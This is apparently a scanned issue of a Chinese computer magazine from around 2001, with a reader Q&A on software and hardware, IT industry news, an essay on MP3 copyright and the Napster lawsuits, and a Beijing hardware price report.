OEM？智慧的JJ专门用金山词霸查了查——“原始设备制造商”? 简单说就是某些厂商将自己的产品授权给其他厂商随其产品进行捆绑销售，这样往往价格低，因为后者往往量很大，但有时前者也会把产品的某些功能去掉一些。OEM以软件居多，如Windows、金山词霸、超级解霸等等；也有硬件，如打印机、光驱等。后来OEM还含有了“委托制造”的意义。请注意:OEM软件只授权随硬件销售，所以现在市场上单独出售的OEM软件往往是不合法的。

——神仙姐姐

Win2000的内核与98不同，而现在的游戏往往是为98开发的，所以Win2000的软件兼容性要比98差不少。Me基本和98内核一样，兼容性要好些，但比较耗资源，目前要玩游戏98依然是最好的系统。

——福星小子

我的硬盘要死掉了！我想低级格式化硬盘，但是主板的BIOS里没有低格选项，该怎么办？

——段芸/郁东，兰州

一个简单的办法是把硬盘拿到有低格功能的主板上试试。如果条件不允许，可查一下你的硬盘是什么公司的，每个硬盘厂商都在自己的主页上提供相应的低格软件，可到公司主页一查，如:Maxtor7000系列IDE硬盘低格工具(www.maxtor.com/SoftwareDownload/main/llfutil.exe)；Maxtor LXT系列IDE硬盘低格软件(http://www.maxtor.com/Softwaredownload/main/LXTLLF.EXE)；三星硬盘低级格式化软件(http://www.download.com.cn/show.phtml?action=detail&id=3522)；Seagate的低格工具DiscWizard(需要填写用户信息)http://www.seagate.com/support/disc/drivers/discwiz.html；IBM硬盘的低格软件Drive Fitness Test(http://service.boulder.ibm.com/storage/hddtech/dft-v210.exe)。最后一招：还有一些万能低格软件你也可以一试，不过不能保证百发百中啊，最有名的当数DM943万能版(http://www.download.com.cn/show.phtml?action=download&id=1879&lo=2&ftpurl=ftp://ftp1.download.com.cn/pub/new_tools/dm943.zip&name=dm943.zip)。

——福星小子

我很想得到像IE、WindowsXP、OfficeXP这样的DEMO，但是网上下载实在太慢！如何免费得到这些软件？

——何铁均，南昌

严格来说，DEMO只有得到相关公司的授权才能发布，因此《电脑爱好者》光盘上经常会有像PhotoImpact、WPS2001这样得到厂商授权的测试版甚至正版软件。目前CFAN光盘部也正在积极和微软联系，希望能够满足您的要求。

——福星小子

本人想花700元左右买一20G以上的硬盘，好一点的，请问哪里有？ ——奇光异彩，CFAN论坛

现在很多朋友问二手硬件哪里卖的问题，由于地域的限制福星只能先提供北京的一些资料：新的商悦电子市场(中关村黄庄附近)有部分二手硬件，现在友谊宾馆北院有一个金桥利康二手电脑专营市场(300、201、101、367路三义庙下)，到北京的朋友可以看看。北京以外的福星只好仰仗各位朋友提供线索了:)另外大家不要忘了一个最好的地方:网上！在易趣(www.eachnet.com)等网站上有很多不错的二手硬件可淘，福星还刚刚卖了一个SAVAGE3D卡，现在稻草狗正在上面以100元出售自己的TNT2VANTA。大家可以感受一下上网交易的乐趣。但是福星在这里提醒大家:二手硬件是金子和垃圾的混合体，交易也不是很规范，最好自己有一定的硬件知识，然后就是一定要和自己信得过或者熟悉的人交易，尤其是在网上，强烈建议和本地的朋友交易，有机会一定要在电脑上试试为好！好了，祝大家淘金顺利！

——福星小子

讨厌！讨厌！讨厌！上网的时候总有N多莫名奇妙的窗口自动弹出来！有时甚至把IE都拖死了！救救我啊JJ！SOS！

——凌当，淄博

嘻嘻，神仙姐姐现身！正好网络部新来的MM么么渔为CFAN网站“网络学院”提供了一篇新文章——“自动关闭讨厌的广告窗口—Pop-Up Stopper”，实用、易懂，大家快去看看吧！软件只有373K，可在http://www.panicware.com/downloads/PopUpStopper22.exe下载。

——神仙姐姐

福哥、仙J，现在到处都在宣传宽带、ADSL什么的，到底宽带何时到我家啊？

——王琛，宜昌

根据采访得到的情况，宽带的确将在今年成为热点。目前宽带主要有几种方式：xDSL（ADSL是xDSL的一种）、广电（如HFC）、无线、光纤，无线已经被证明无法在短时间内给中国这样大的用户群提供这样高的带宽，光纤由于投入太大也暂时不会成为主流。现在北京、上海、广东已经把目光集中在xDSL和广电接入上，其中广东的动作最快，xDSL已经收费运行，目前均价在180元/月；上海电信和广电都刚刚改造完系统，信心十足，已经推出120元/月的价格；相对来说北京动作就相当慢，目前推出的价格大多在300元/月左右，主要是北京的线路改造工程巨大，还有就是电信、广电、联通、网通等的大本营都在北京，各大运营商目前是既合作又竞争，不愿在总部所在的地方打得过于惨烈伤了和气，所以稻草狗实在羡慕北京以外的朋友。另外，目前很多地方提供的广电接入其实不是宣传的“光纤到户”，有的甚至还是简单的串行带宽，也就是整个小区共享512K、1M的线路，这样根本无法实现真正的宽带接入。无论是xDSL还是广电都需要对现有线路进行改造，决非一朝一夕，但是越晚建设的楼宇和小区就越有可能提前、优先享受宽带的乐趣。还有就是往往一些新兴的小城市由于起步晚和改造工程小的缘故很可能“后来居上”:）具体情况你可以到当地的电信局和广播电视局询问。

——稻草狗

声明：由于杂志今年举行的活动很多，一些朋友查询有关的问题，请各位读者和《电脑爱好者》杂志社推广发行部莫亚柏先生联系：moyabo@sina.com。

■要闻

施乐连续三年
在美国数码复印机领域排名第一

2000年施乐几乎占美国黑白数码复印机市场近三分之一市场份额

金山WPS2001 5月下旬上市

届时可能更名为WPS Office

英特尔4月23日推出1.7G奔腾4

eToys有买主

美儿童书籍出版商愿三折收购eToys资产

Easdaq(Nasdaq Europe)同意和Nasdaq合并

微软内部重组 "冰雹"将挑大梁

MP3.com被判侵权 赔偿30万美元

美国麻省理工大学免费向网民提供全部课程

http://web.mit.edu

LITEON建兴系列光驱通过广东省质量技术监督局防伪技术认定

DFI"无忧套装"激情上市

价格2000元

该套装为DFI WT70-EC主板+BUFFALO PIV奔腾4大水牛专用电源

■视点

微软 Vs AOL 网络争夺战悄然爆发　【ChinaByte】

伴随着"冰雹"计划的出台，微软与美国在线时代华纳(AOL)之间的一场"战争"正式拉开了帷幕。微软对包括十几种核心服务的"冰雹"计划寄予厚望，希望它能起到改变目前电脑使用者以PC为中心的局面，促进以互联网为中心的局面早日到来。这项计划一旦得以实现，微软将不仅对它的宿敌Sun公司和Oracle公司构成沉重打击，使它们在硬件和数据库软件方面蒙受巨大损失，更重要的是，它将有效地遏制美国在线时代华纳公司进军互联网的步伐。

深圳宽带战 "最后一公里"赛跑　【ChinaByte】

最近，深圳电信对外界宣布，2001年将斥5亿元巨资投入宽带接入网建设，意欲在深圳宽带社区网市场分一大杯羹的用心昭然若揭。深圳有线电视台旗下的深圳天威数据网络公司在接受记者采访时称，天威IP城域网建设及HFC有线电视网的双向改造都将在今年下半年彻底完成，到时基于有线电视网的宽带接入将到达深圳各小区的家家户户。据记者了解，深圳长城宽带网络公司已和小区签约用户近30万户，成为深圳宽带社区网市场的"圈地"大户。

电信资费调整 吴基传建议打电话要长话短说　【CCTV《经济半小时》】

"但是这次测算起来，绝大多数打电话都是落在三到四分钟之间，我觉得这次改了以后，市内电话如果你每次打电话在四分钟，那么比原来是降了，如果你打五分钟，可能比原来贵，所以这里头有一个波动曲线。做这样一种调整以后，也有利于我们电话的消费者提高电话利用率，那些不必要的话就少讲，把需要讲的信息讲完。能够控制在三分钟之内，你没觉得增加负担。应该讲这次调整还是向比较接近成本、比较科学的方向迈出了一大步。要寻找一个比较理想的平衡点，不是那么太容易。"

联想少帅公开赛跑 一山难容二虎?　【北京晨报】

拆分后，杨元庆与郭为方面均大肆招兵买马，搜罗优秀人才。神州数码不仅在媒体上广布巨幅招聘广告，还在全国启动神州数码英才计划，在全国29所重点院校开展招聘，上万名学生参加，盛况空前。联想电脑则对人才市场称，提供的是'业界领先的薪酬，多种类型的培训，发展广阔的机遇"。人才的层面广布产品类、研发类、技术类、Internet类、市场、管理、资财等方面。一家人才网站介绍，两家公司几乎成为中关村人才趋向最为集中的企业。

瓢城大顽童：让雷军反思点吧　【Donews】

据一篇有关金山公司的报道透露，雷军决意要去硅谷盖个办公楼，楼不一定气派，但一定要挂一个金山的牌子，因为，"楼上只要有牌子的，都是世界级公司，都是我们仰慕，无比仰慕的"。这种决心和勇气是好的，但将牌子挂到硅谷去却并不一定就能说明金山已经成为世界级的公司，否则世界上所有软件公司的牌子早就都挂到硅谷去了。

亚马逊：在折叠椅中看到金子的闪光　【Pconline】

前不久，亚马逊网站上一种折叠椅非常热销。但这种售价为26美金的椅子，每卖出一把就会使亚马逊公司赔上8美元的包装和配售成本。于是，贝索斯决定把这种椅子从亚马逊的网站上拿下来，堵住这个吃钱的

黑洞。可是，让贝索斯没有料到的事情发生了：折叠椅的生产厂家为了使自己的产品继续留在亚马逊这个世界上最大的零售网站上，以保住自己产品的市场份额和知名度，主动提出由他们负责包装，并预付送货费，然后把折叠椅送到亚马逊的各个配售点。亚马逊公司要做的就只是按照订单，给折叠椅贴上邮寄的标签就可以了。 这样一来，亚马逊公司就可以在折叠椅的生意上转亏为盈了。

中国 IT 呼唤勇气和创新 【千龙新闻网】

前不久，韩国最大的软件厂商Hancom韩软集团的子公司 Hancom Linux 公司研制开发的一套中文处理系统“文杰 for Linux"登陆中国软件市场,韩国也是"双字节"语言国家，这套产品可以很好地支持中文输入。其实严格地说，韩软的这套办公系统很早就在中国露面了，只不过属于试探性的，现在则是正式的推广。得知这个消息，笔者第一时间就想到了金山。为什么不是金山公司在某某时间宣布研发基于 Linux 的字处理软件（WPS for Linux）呢？

业内人士指出微软的.net 计划暗藏垄断野心 【新浪科技】

最近一段时间，有关微软公司正大力进军互联网服务业的消息频频见诸报端，该公司的.net计划更是人人皆知。但一位名为戴维·文纳的软件设计师却向人们敲响了警钟，他指责微软有独霸互联网业的野心，就像当初在视窗操作系统占据垄断地位一样。

■图片新闻

手机买可乐初现澳洲

这台自动售卖机是由澳洲电信公司和可口可乐公司共同设置的，也是澳洲第一台提供“打手机买可乐”服务的售卖机。



■声音

“我们要更加注意保持理性的思考能力，保持扎实做事的风格。‘撒一层土，踩实了，再撒一层土。’”

——联想拆分后的郭为如是说

“中国企业跻身世界五百强的梦想在激励着我们。”

——联想电脑杨元庆

“IBM 是昨天，微软是今天，Oracle 是明天。”

—— Oracle 拉里·埃里森自夸道

“到目前为止，我的喜怒哀乐还是和联想在一起。联想业务要是好，我就高兴，否则我就是不高兴。”

——柳传志

“这一次国家出台的电信资费调整，不能够简单地用涨和降这种话来概括。”

——信息产业部部长吴基传

“我现在的情况比理想要好多了。”

——张朝阳谈理想

“网络社会化刚刚开始。”

——互联网实验室董事长方兴东

“.COM 们死了没有关系，因为整个互联网起来了。”

——左右咨询公司CEO赵志宇

“上市是硬道理，但是要量力而行。”

——实达铭泰公司总裁何恩培

■数字

75 亿	要降低奔腾 4 生产成本，英特尔得花 $75 亿
100 万	上海联通用户数突破100万
155	黑客在2000年至少获得了美国155个政府电脑系统的完整控制权
6.9 %	2月份全球半导体销售额比1月份下滑了6.9%
25.5%	第一季度纳斯达克下跌了25.5%
44%	美国信息技术协会的一份调查报告显示,美国技术工人需求量今年将下降44%

■国际新闻

★一批亚洲IT企业面临被Nasdaq摘牌厄运

搜狐、Emachines以及其他一些亚洲高科技公司，在纳斯达克挂牌交易仅仅一年之后，就有可能遭到被摘牌的厄运。根据纳斯达克的规定，一家公司的股价如果连续30天低于1美元，就有可能被摘牌。不过，这些公司还拥有90天的缓冲时间，以尽量避免被摘牌。搜狐自从去年7月份上市以来，股价下跌了93%，曾连续10天低于1美元。而Emachines自从去年3月份上市以来，股价下跌了97%，从去年11月8日开始就一直低于1美元。

★昆腾正式放弃硬盘业务

去年10月，著名硬盘制造商迈拓公司（Maxtor）曾宣布斥资10.8亿美元以股权置换形式收购老对手昆腾公司（Quantum）的硬盘业务部门昆腾HDD。美国当地时间3月30日，上述两家公司联合表示，双方股东都已批准有关合并方案。两家公司将在近日达成并购协议。这样一来，昆腾公司经营了21年之久的硬盘业务将告结束，该公司将把今后的主要业务集中到电脑存储设备和服务的提供上。

★英特尔0.13微米制造工艺取得成功

英特尔公司在4月2日宣布，已经成功制造出0.13微米的300毫米硅晶圆。芯片是在硅晶圆上生产出来的，因此，更大尺寸的硅晶圆意味着可以生产出数量更多的芯片。目前，英特尔使用的是200毫米的硅晶圆。

■国内新闻

七喜电脑升级降价　最近，七喜电脑对部分电脑的配置进行了升级，热销机型“快乐e点”的内存增加至128MB，“喜笛3000”机型的CPU由原来的PIII800提速至PIII866，“喜笛5000”是配备了PIII933的高端PIII机。部分主流机型大幅调价，其中“快乐e点”由5699元降至5499元，“喜笛3000”由7599元降到7299元。

“翼手龙”CRW1232　Norcent（上海宏盛科技发展股份有限公司）新近推出“翼手龙”CRW1232，这是一款12X写、10X复写、32X读的高速刻录机，采用理光公司最新研制的Just Link技术，突破了高速刻录的瓶颈，用户在刻录数据时可以不用担心刻录失败而中断其他任务，甚至能从极不稳定的网上直接下传数据和刻录数据，真正为国内用户带来高倍速、高可用性、方便性的产品。

大水牛CE5208 CPU散热风扇　这款风扇采用了金黄色铝制导热片及5500转以上的DC12V滚珠风扇，运行时噪音低、使用寿命长，而且在散热片的底部有特殊的卡位，以防错方向安装CPU风扇。此外，风扇使用了带有转速监测的3PIN CPU-FAN电源插头，而且包装内还附有导热硅脂，保障CPU与散热片间的导热效能。该风扇同时适用于Intel Coppermine和AMD Athlon/Duron处理器，市场零售价约为35元。

昂达10X DVD刮起降价强旋风　价格从799元人民币猛降至666元人民币，该DVD不锁区域码，以及针对国内设计的智能纠错系统、可刷新FIRMWARE，确保了兼容性、稳定性及出色的纠错性能，使ON－DATA DVD具备超强读碟能力。全钢机芯，独有的DDSS平衡抗震系统，无电紧急自动退盘系统，以及低噪音、低震动设计，这一切都使昂达DVD的性能更加稳定。

Winward内存价格波澜不惊　针对目前国内内存市场由于种种原因导致的价格跌宕起伏，Winward特向客户承诺，在保证其内存品质优异、供货稳定、服务保障的前提下，价格不会有很大波动。

傲锐无限升级声卡活动　为了答谢广大用户长期以来对思创未来公司经销产品的厚爱，思创未来公司推出了“你有声、我有情、声情并茂”无限升级声卡活动。只要您是Intel芯片组系统主板的用户，就可以用任何一块声卡（无论接口，无论好坏）再加上80元，换得傲锐Vortex 1旋风声卡一块（享有一年质量包换承诺）。

技嘉推出899元平价风暴行动　近日，技嘉科技以899元的市场零售价展开了三款主板的促销活动，活动时间从3月20日至5月20日，为期两个月。参与促销的三款产品分别是采用VIA694X芯片组、支持双处理器和

★SONY购机有礼

在活动期间，广大电脑爱好者除了可以超值购买SONY DDU1211、SONY CRX140E以及SONY CDU5211外，购买SONY DVD-ROM或SONY CRX140E刻录机一台的消费者还可获赠价值47美元的精美SONY USB轻球鼠标一个，用户更可获得七喜电脑公司所提供的贴心的售后服务。



★爱普生新近推出家用专业照片打印机

爱普生此次推出的Stylus Photo 790六色喷墨打印机，能够真实地还原自然界的红、蓝、绿色，使得打印出来的照片效果更加真实。在打印照片的时候，可以实现四周无边距打印，使得打印出来的照片四周不留白边。这款打印机使用了爱普生微压电打印技术，确保真正实现2880dpi的输出精度。加上配合精微墨滴的使用，使得打印画面细腻，色彩过渡更加自然，画面的颗粒感降至极低。



ATA100的GA-6VXDC7，采用VIA694X芯片组、附赠1394接口和支持ATA100的GA-6VX7-1394，以及采用VIA KM133芯片组、集成Savage 4显卡芯片、提供AGP 4X插槽、附赠板载CT5880声卡和支持ATA100的K7主板GA-7ZMM。

矽统科技与华硕电脑41城市巡展　矽统科技(SiS)与华硕电脑公司(ASUS)联手，于2001年4月至5月在华东、华北、华南、西南等地的41所城市连续举办"矽统科技&华硕电脑牵手"活动，更可现场解答观众提出的产品问题。同时本次活动特别安排了现场联网游戏大赛——"极品飞车"。

Dell连推新品虎视中国市场　3月下旬，电脑产品直销商Dell连续推出了采用了1G Intel Mobile Pentium III处理器的Inspiron 8000笔记本电脑和性价比极高的PowerEdge 350、PowerEdge 1550、PowerAbb.web 110及PowerApp.web 120服务器。Dell加速在国内推出新品，增加资金投入，显示了其欲争霸中国市场的决心。

中晶科技迈向多元化　以MICROTEK品牌称霸扫描仪市场的中晶科技有限公司日前开始在数码相机、投影仪、掌上电脑等领域重拳出击，推出了一批质优价廉、符合国内消费水平的产品。同时，中晶科技充分利用互联网的优势，建立了完善的在线服务体系。

华彩推出网络素材图库　近期华彩软件将向市场推出本年度第一款网络素材精品《向量辞典》。这套产品是华彩软件继去年推出优质手绘素材《创意空间12图库系列》后，为广大专业设计师和自由创意人奉献的又一力作。

网易推出MP3新服务　3月16日，网易公司与台湾专业音乐网站飞行网(www.music.com.tw)在京宣布结成战略合作伙伴关系，并引进深受乐迷和网友喜爱的P2P音乐共享软件"Kuro"，建立跨越两岸三地的音乐社区。共同推动在线娱乐市场的发展，创造全新的获利模式。

Sohu代理销售.CC域名　3月22日，搜狐公司与马来西亚DotCC公司(www.webNIC.cc)进行战略结合，推出简便、高效的".cc"网络域名注册服务，从而使Sohu成为第一家拥有".cc"大陆地区域名行销权力的门户网站。目前".cc"在美国已经成为注册总数继".com"、".net"之后排名第三的世界顶级域名。

北京华义国际在京正式宣布成立　华义公司2001年3月28日下午在北京长城饭店举行了"北京华义联合软件开发有限公司成立暨《石器时代》网络游戏全国热卖庆祝会"，宣布了北京华义的成立。北京华义2001年1月12日在国内推出的第一款在线网络游戏《石器时代》，在短短的两个月销量就超过30万套，显示出在线网络游戏的强大生命力。

国际新闻

★MTV出击在线音乐

MTV和五大唱片公司日前宣称，将推出一种付费的网上服务，使音乐爱好者可以通过互联网购买数字音乐文件。这项新的网上服务由MTV.com和RioPort.com公司合作提供，将在本月晚些时候通过VHI atWork Radio等互联网电台正式推出。刚开始的时候，一共有大约10000种音乐文件供消费者选购。

★思科推出面向小型办公室的VPN平台

4月5日，思科系统公司在其合作伙伴高峰会议上推出了一种企业级VPN（虚拟专网）设备——VPN 3002。VPN 3002主要面向强调易用性、规模不大（员工不到10人）的分支机构办公室或家庭办公室。

★Outlook 2002将禁用某些类型的附件

为了对付日益猖獗的电子邮件病毒，微软将在最新版本的Outlook电子邮件软件——Outlook 2002中禁用某些类型的附件。被Outlook 2002禁用的文件类型包括程序执行文件、批处理文件、Windows帮助文件、Java和Visual Basic脚本文件等。此外，Outlook 2002还禁止在电子邮件中附带屏幕保护程序以及HTML应用文件等。Outlook 2002将被集成到微软即将推出的Office XP办公套装软件中。

MP3 明天我能否依然爱你

□江苏　李安云

自从MP3诞生之后，音乐文件的身体一下子就变得苗条起来，从而使得音乐爱好者在现有的网络条件下通过网络迅速传播音乐作品的梦想得以实现，受到了广大网民和音乐爱好者的热烈欢迎，迅速成为网络上的新贵。而P2P技术的出现，更使网上的音乐共享如虎添翼，说MP3是集万千网民的宠爱于一身丝毫都不为过。

然而，随着MP3的迅速窜红，附着在MP3身上的版权问题也渐渐地浮出了水面。面对来自MP3的日益明朗化的潜在威胁，各大唱片公司再也坐不住了，它们纷纷拿起法律武器来保卫自己的现实利益，希望将这种潜在威胁扼杀在摇篮中。在这场看不见硝烟的战争中，美国唱片业协会（RIAA）充当了先锋，它先后向MP3.com和Napster这两个最有名气的MP3下载网站发难。

Napster冲击波

1999年5月美国东北大学学生肖恩·范宁中途辍学，编写了Napster音乐软件，和伙伴辛·帕克一起注册了网络公司Napster Inc.。他们热爱音乐，在这种热爱之后，他们想的是运用网络技术来克服当时网络音乐共享中遇到的障碍，让音乐在世界上自由传播。

肖恩设计的这组程序推出后，一切比肖恩当初想象的结果还要好：一旦乐迷们知道Napster的存在将使他们毫不费力地得到自己喜欢的歌曲时，他们愿意和远在世界另一个角落的不知名的人一起分享喜悦，这就是知音的力量。于是，Napster的用户数量呈几何级数增长趋势，到2001年初，这个数字达到了惊人的6500万，这不仅令肖恩"快乐得几乎晕倒"，也让众多同行和世界乐迷们大跌眼镜。

面对Napster所取得的巨大成功，唱片业开始坐不住了：1999年12月，世界五大知名唱片公司索尼、环宇、百代、华纳和BMG授权唱片业协会（RIAA）状告Napster侵犯版权，要求旧金山法院发布关闭Napster的禁令。


美国时间3月6日，为避免冗长的法律诉讼过程让正版音乐的版权拥有者的权益再受侵害，美国北加利弗尼亚联邦地方法院对Napster下达了暂行处理命令。暂行处理命令共有11项条款，主要目的就是要求Napster公司停止提供免费交换侵犯他人版权的音乐文件服务，并即刻生效。根据这个暂行处理命令的要求，Napster公司必须在收到侵犯版权乐曲的目录文件后，在3个营业日之内将侵权乐曲的索引删除，这样这些乐曲就无法被检索，用户也就无法下载它。

虽然这一处理命令几乎就是要了Napster公司的命，但是比起该法院上个月签署的法令来说，这一法令还是让Napster公司看到了一线生机。在上个月，帕特尔法官曾经签署法令，要求Napster公司停止一切音乐文件的"复制、上传、下载、传播和分发行为"。Napster公司因此向美国联邦第九巡回上诉法院提出上诉。上诉法院的裁决是，这项禁令应该仅限于那些有版权的作品，于是该法院依照这一裁决修改了自己的法令。

3月9日，RIAA召开会议，综合了各家唱片公司的曲目名单，共13.5万首(这个数字包括按各种目录编排可能设计的曲目名称，因而实际上只有2.5万首左右不同的歌曲)。按照禁令，Napster必须在接到名单后3个工作日内彻底清除这些歌曲。停止侵害版权。接到曲目名单后，Napster在关闭版权歌曲问题上采取了合作的态度，至此，Napster命悬一线。

在此之前，在业界影响巨大的另一提供MP3下载的巨头也已在版权官司中败下阵来，被美国联邦政府法官判决向世界上最大唱片公司——环球音乐公司(Universal Music Group)赔款5340万美元。

当MP3.com和Napster被唱片业摆平之后，MP3一下子就面临着严重的生存危机：一时间，不少网站纷纷视MP3为瘟神——为了避免招来官司和麻烦，将它们通通地从自己的网站上删除了。在此情形之下，广大的音乐爱好者不禁有些迷茫了，他们的心中开始有了一个巨大的问号：MP3，明天我能否仍然爱你？



小知识

MP3：是利用 MPEGAudioLayer3 的技术，将声音用1:10甚至1:12的压缩率压缩，变成容量较小的音乐文件。一张 70 分钟的 CD，经过压缩制作成 MP3 格式的音乐，可以存放 70 多首歌，且人耳觉察不出音质的损失。

ezPeer 独创的特色抓歌——S.P.A.(Speed：快速搜寻，Preview：试听，Automation：自动断线续传）让你可以一边下载一边试听，看是不是自己所要的歌，同时轻松下载，不会错载任何喜爱的音乐。同时它还有发烧金曲分类排行榜，每周自动进行下载统计，让老歌劲歌自动呈现在你面前！

Napster：是由 Napster 公司的肖恩·范宁开发的一款音乐共享软件。通过该软件，可以搜索到其他用户计算机里共享的 MP3 文件，并从那里免费获得该文件，当然也可以将自己拥有的 MP3 文件提供给其他用户。

P2P：英文全称是“Peer to Peer”，其中 Peer 是“同等的人、伙伴”的意思。国内的媒体一般将P2P翻译成“端对端”或者“点对点”。长久以来，人们习惯的互联网是以服务器为中心，人们向服务器发送请求，然后浏览服务器回应的信息。而 P2P 将以用户为中心，所有的用户都是平等的伙伴。相隔万里的用户可以通过 P2P 共享硬盘上的文件、目录乃至整个硬盘。

MP3 生存之道

尽管在目前MP3与版权产生了激烈的冲突，但两者并非是互不相容的天敌，如果所采取的方法适当，这两者应该是能够互利互惠、共存共容的。就以Napster的形式来说，唱片行业可以将受专利保护的产品在资源有偿分享的概念下授权给网络经营者使用，通过网站向下载这些版权音乐文件的消费者收取相应的费用。由于网络市场的巨大，再加上不再需要唱片的压制包装和流通成本，售价就可降低到令人吃惊的程度，尽管是“薄利多销”，但赚的钱可能比在实体市场上所能赚到的还要多。而音乐爱好者也会从中得到实惠：也许现在我们用来买一张CD的价钱就足够我们支付在网上下载音乐几年的费用了，从而实现了网站、音乐人、消费者的三赢局面。

现在，唱片界的不少有识之士已意识到了这一点：德国的传媒巨头贝塔斯曼去年就退出了反Napster联盟，率先与其达成了合作协议；今年1月2日，德国的独立音乐公司Edel也同Napster建立了网上分销伙伴关系，同意将公司旗下的艺术家的作品放在后者的网站上用于下载。目前这种共赢的格局已略具雏形。

国内的形势

在Napster输掉官司之后，中国音乐版权协会也采取了相应的措施来保护国产音乐的网上版权，该协会的一名负责人通过媒体发出警告：大陆音乐网站必须立即停止侵权行为，否则将面临与MP3.com和Napster类似的官司。

然而出人意料的是，在此之后，虽然不少提供网上音乐下载的网站纷纷将MP3文件从自己的网站上删掉了，但大陆的MP3网上音乐并没有就此萎缩，反而出现了进一步繁荣的迹象。

3月16日，中国著名的网络三剑客之一的网易公司与台湾专业音乐网站飞行网（www.music.com.tw）在京宣布结成战略合作伙伴关系，并引进深受乐迷和网友喜爱的P2P音乐共享软件“Kuro”，建立跨越两岸三地的音乐社区。Kuro是飞行网所开发的功能类似于Napster的P2P音乐交换软件，目前已经拥有25万台湾用户，预计将在亚太区达到100余万用户。网易COO陈素贞表示，Kuro软件的使用将是收费的，但网易的注册用户将拥有三个月的免费期。

而在台湾享有盛名的音乐搜索客——ezPeer目前也已正式进入中国大陆市场，并已在大陆建立了相应的网站(http://www.ezpeer.com.cn/)。ezPeer是一个类似于Napster的国产免费共享软件，该软件在融合了OICQ、Winamp、网络蚂蚁、搜索引擎的基础上加入了网上邻居的功能，使你不必通过服务器就可以直接享用到对方电脑上的内容。它除了能在互联网上搜寻你喜爱的歌曲，还能到所有上线的使用者计算机中寻找MP3音乐。由于采用最新P2P网络技术，不只是在网站，更能帮你找到个人计算机中所合法共享的多媒体内容，同时保障你的隐私。此外还强化了传输及其他在线使用的功能。例如使用者之间的音乐，文档可以高速互相下载，就是在互联网环境不佳的时候，使用者之间仍可以进行断点续传。

与MP3.com不同，Kuro与ezPeer并不直接提供MP3音乐文件的下载，而只是为用户交换MP3音乐文件提供一个网络平台。

MP3作为一项适应时代要求的全新技术，必将在未来取代唱片在音乐业中的地位，但这一切的前提是必须首先解决好版权问题。对于音乐爱好者来说，大家对此应该有一个清醒的认识。人们常说，爱就意味着付出。那当我们在对MP3说“明天依然爱你的时候”，我们也必须有所付出。



只有有所付出的爱，才是真正的爱。当我们在欣赏音乐时，只有支付了版权音乐的费用后，我们才能感到悠闲、舒心，享受到音乐的真正乐趣。



□栏目主持　胡 克

这两周中关村内存的价格可以说是瞬息万变，发生了很大的变化，几乎是在一夜之间现代128MB PC133内存条暴涨了100元。这次内存的突然涨价是从3月23日开始的，23日当天，内存由原来的290-300元的价位一下就涨到了330元，接着在几天之内就达到了390元的最高价位，随后又回落到350元左右。受现代内存的影响，其他如Kingmax等牌子的内存也相应地有所上扬，Kingmax PC150 128/256MB由原来的400/800元涨到了现在的440/870元。但是从国际市场上看，内存的价格却是相对稳定的，几乎没有什么价格上的变化。可见这次国内内存价格的突变，存在着大户故意炒作，有意把内存价格拉高的因素。不过从总的形式来看，过一段时间还是应该可以恢复到原来的价位的。看来近期内打算购买内存的朋友还要再略等几周。虽然大家对内存价格的涨跌开始变得习以为常，但这次的变化相对于前一段时间一直保持稳定的内存价格来说，应该也是出乎很多人意料的。

目前市场中的内存已经由原来现代、Kingmax两家之争变为了群雄并起的趋势。这其中包括原来早就在市场中占有一席之地，但没有太大动作的三星、金邦、NCP等品牌，也有最近开始大力进军市场的Kinghorse、Kingstone、Micron、创见、PQI等品牌。众多品牌内存的介入，不仅将会进一步提高内存价格的透明度，而且也能为大家的购买提供更多的选择空间。

与内存的大起大落相比，目前市场中CPU价格的变化并不大，保持在一个相对比较稳定的状态。像新推出133外频的雷鸟、高端的PIII等，价格基本上没有什么变化。PIII 1G/933EB/866EB/800EB/667EB的价格分别为2260(盒)/1960(盒)/1650(盒)/1450(盒)/1080(盒)元。雷鸟 1.2G(133外频)/ 1G(133外频)/900/850的价格分别为1870/1400/1040/845元。P4套装的价格又有了进一步下调，P4 1.3G和1.4G套装的价格分别为5000和5700元。低端的CPU市场最近比较火爆，毒龙的价格可以说是又创新低，毒龙850/800/750的价格分别为670/495/400元，想想都让人心动。而赛扬II最近似乎找到了对付低端毒龙的有效办法，那就是超频。AMD的K7系列CPU的致命弱点就是温度过高，这就给超频带来影响，而这却是Intel CPU相对于AMD来说的一个优势。目前在市场中保超的赛扬II 600还是比较多见的，价格稍微贵一些，要在550元以上。赛扬II 733/700/667/633/600/566的价格分别为680/630/590/570/495/465元。不过在最后还是要提醒大家，买保超的CPU还是要挑信誉比较好的商家，一定要当面验货，确保CPU在不加电压的情况下能够稳定运行系统。

最近硬盘的市场还算是比较平静，上次给大家介绍过的IBM 75GXP 46G涨价之后就不见了踪影，一直处于缺货状态，市场中出货量较大的是IBM 75GXP 30G，价格为1130元。伴随着75GXP 46G的缺货，我们却等到了IBM 75GXP的下一代继任者IBM 60GXP，它与75GXP系列一样为7200转、2MB缓存的高端产品，惟一不同的就是它的单碟容量变为了20GB。目前60GXP已经开始进入中关村市场，但市场中只有40G的一款，售价也是比较高，需要1450元。建议大家还是等到60GXP全面上市时，价格相对稳定的时候再出手购买。看来高端硬盘IBM、迈拓、希捷、西数等几家重量级厂商之间的战斗即将进入到白热化的阶段，大拼价格的时候就快到了，大家可要做好购买的准备呀。随着新品60GXP的上市，迈拓也推出了一款新品硬盘，不过这款被命名为美钻一代的硬盘却走的是低端的路子，它的性能和星钻一代差不多，采用了5400转、2MB缓存，不过单碟容量只有10GB。因此它在低端产品中还是有一些优势的，10/15G的美钻一代价格分别为710/740元。

在显卡市场依旧是“降”字当头，各个品牌的显卡打起了价格大战。随着新天下奔驰小影霸G4000从1299元调至998元，进入到千元以内的高端GTS显卡又多了一款。再反过来看耕升最新推出的采用-4.8ns显存的GeForce2 MX 黄金版，虽然售价只有850元，但显然是没有什么诱惑力了。性能再好的MX也比不上GTS这个道理，大家还都是比较清楚的。

